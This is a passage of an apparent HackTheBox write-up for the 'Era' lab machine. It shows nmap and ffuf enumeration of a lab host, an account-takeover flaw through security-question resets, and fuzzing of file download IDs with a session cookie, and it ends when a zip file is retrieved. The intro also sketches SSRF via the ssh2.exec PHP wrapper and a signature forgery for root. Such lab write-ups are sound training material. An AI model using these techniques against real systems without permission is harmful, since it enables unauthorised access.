HackTheBox - Era writeup (Linux/Medium) - unintended root path
Era is a medium Linux box that highlights the danger of loose PHP wrapper implementations. The foothold involves enumerating a file storage vhost to exploit a logic flaw in password recovery, leading to credential disclosure. Code execution is achieved by chaining an SSRF-like primitive in a file download feature with the ssh2.exec:// PHP wrapper to access a locally running SSH service.
Privilege escalation requires reverse engineering a custom ELF integrity checker and bypassing it by transplanting a valid PKCS#7 signature section onto a malicious binary. In the “Beyond Root” section, I analyze the verification script to reveal that it performs no cryptographic validation, demonstrating how to forge a malicious ASN.1 structure to bypass the check entirely without the original signing keys.
Recon
nmap scan
I ran nmap to find ftp open as well as http running nginx
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ nmap -sCSV -vv -oA era 10.10.11.79
# Nmap 7.97 scan initiated Thu Oct  2 17:31:59 2025 as: nmap -sCSV -vv -oA era 10.10.11.79
Nmap scan report for 10.10.11.79
Host is up, received reset ttl 63 (0.14s latency).
Scanned at 2025-10-02 17:31:59 +01 for 17s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.5
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
the website redirected to http://era.htb so I added that entry to my hosts file
1
$ echo 10.10.11.79	era.htb | sudo tee -a /etc/hosts
anonymous ftp login wasn’t enabled so I shifted my focus to http first
http enum
the website was just a static page without any important functionalities 
the team section had some potential users and their roles 
there was also a contact section at the end of the page  but the form didn’t send any data anywhere, it was just front end
user.txt
vhost discovery
I used ffuf to enumerate for additional subdomains and ended up finding file.era.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ ffuf -u http://era.htb -H 'Host: FUZZ.era.htb' -w $DNS_M -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 141ms]
:: Progress: [19966/19966] :: Job [1/1] :: 268 req/sec :: Duration: [0:01:21] :: Errors: 0 ::
I added file.era.htb to my hosts file and visited that subdomain, it was some kind of a file storage server (ftp? xd) 
clicking any Go button redirects to /login.php 
there is also an interesting feature at the bottom of the page, where you could login as any user if you know their security questions, that might come in handy later 
file discovery
it’s not apparent from the website UI, but when I used ffuf to fuzz for files I found a register.php page
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
$ ffuf -u http://file.era.htb/FUZZ -o file.era.raft -w $RAFT -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-medium-files-lowercase.txt
 :: Output file      : file.era.raft_d
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login.php               [Status: 200, Size: 9214, Words: 3701, Lines: 327, Duration: 207ms]
register.php            [Status: 200, Size: 3205, Words: 1094, Lines: 106, Duration: 206ms]
download.php            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 205ms]
logout.php              [Status: 200, Size: 70, Words: 6, Lines: 1, Duration: 202ms]
upload.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
manage.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 192ms]
layout.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 140ms]
reset.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 137ms]

after-login enum
I made an account and logged in, the website offered a page to manage files and settings on /manage.php 
a page to upload files on /upload.php 
and another one to update the security questions of any user reset.php 
trying to reset the security questions of random users works 
now I just need to get valid usernames on the website, back to the upload page, I uploaded a test file and it gave me its ID

fuzzing for uploaded files
I noticed that the id was a numerical value so I made a small numbers wordlist containing numbers from 0 to 10000
1
$ seq 0 10000 > wordlist
I grabbed my PHPSESSION cookie from the browser storage tab and used it with ffuf to fuzz for files IDs to find other uploaded files, and found ID 54 and 150
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ ffuf -u 'http://file.era.htb/download.php?id=FUZZ' -b 'PHPSESSID=gpg517i3mdbtvm218etkvjhi07' -w wordlist -fs 7686

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/download.php?id=FUZZ
 :: Wordlist         : FUZZ: /home/jeff/htb/machines/solved/era/foothold/wordlist
 :: Header           : Cookie: PHPSESSID=gpg517i3mdbtvm218etkvjhi07
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 7686
________________________________________________

54                      [Status: 200, Size: 6378, Words: 2552, Lines: 222, Duration: 141ms]
150                     [Status: 200, Size: 6366, Words: 2552, Lines: 222, Duration: 202ms]
8865                    [Status: 200, Size: 6360, Words: 2552, Lines: 222, Duration: 131ms]

:: Progress: [10001/10001] :: Job [1/1] :: 301 req/sec :: Duration: [0:00:47] :: Errors: 0 ::
ID 150
visiting http://file.era.htb/download.php?id=150 I got a signing zip file
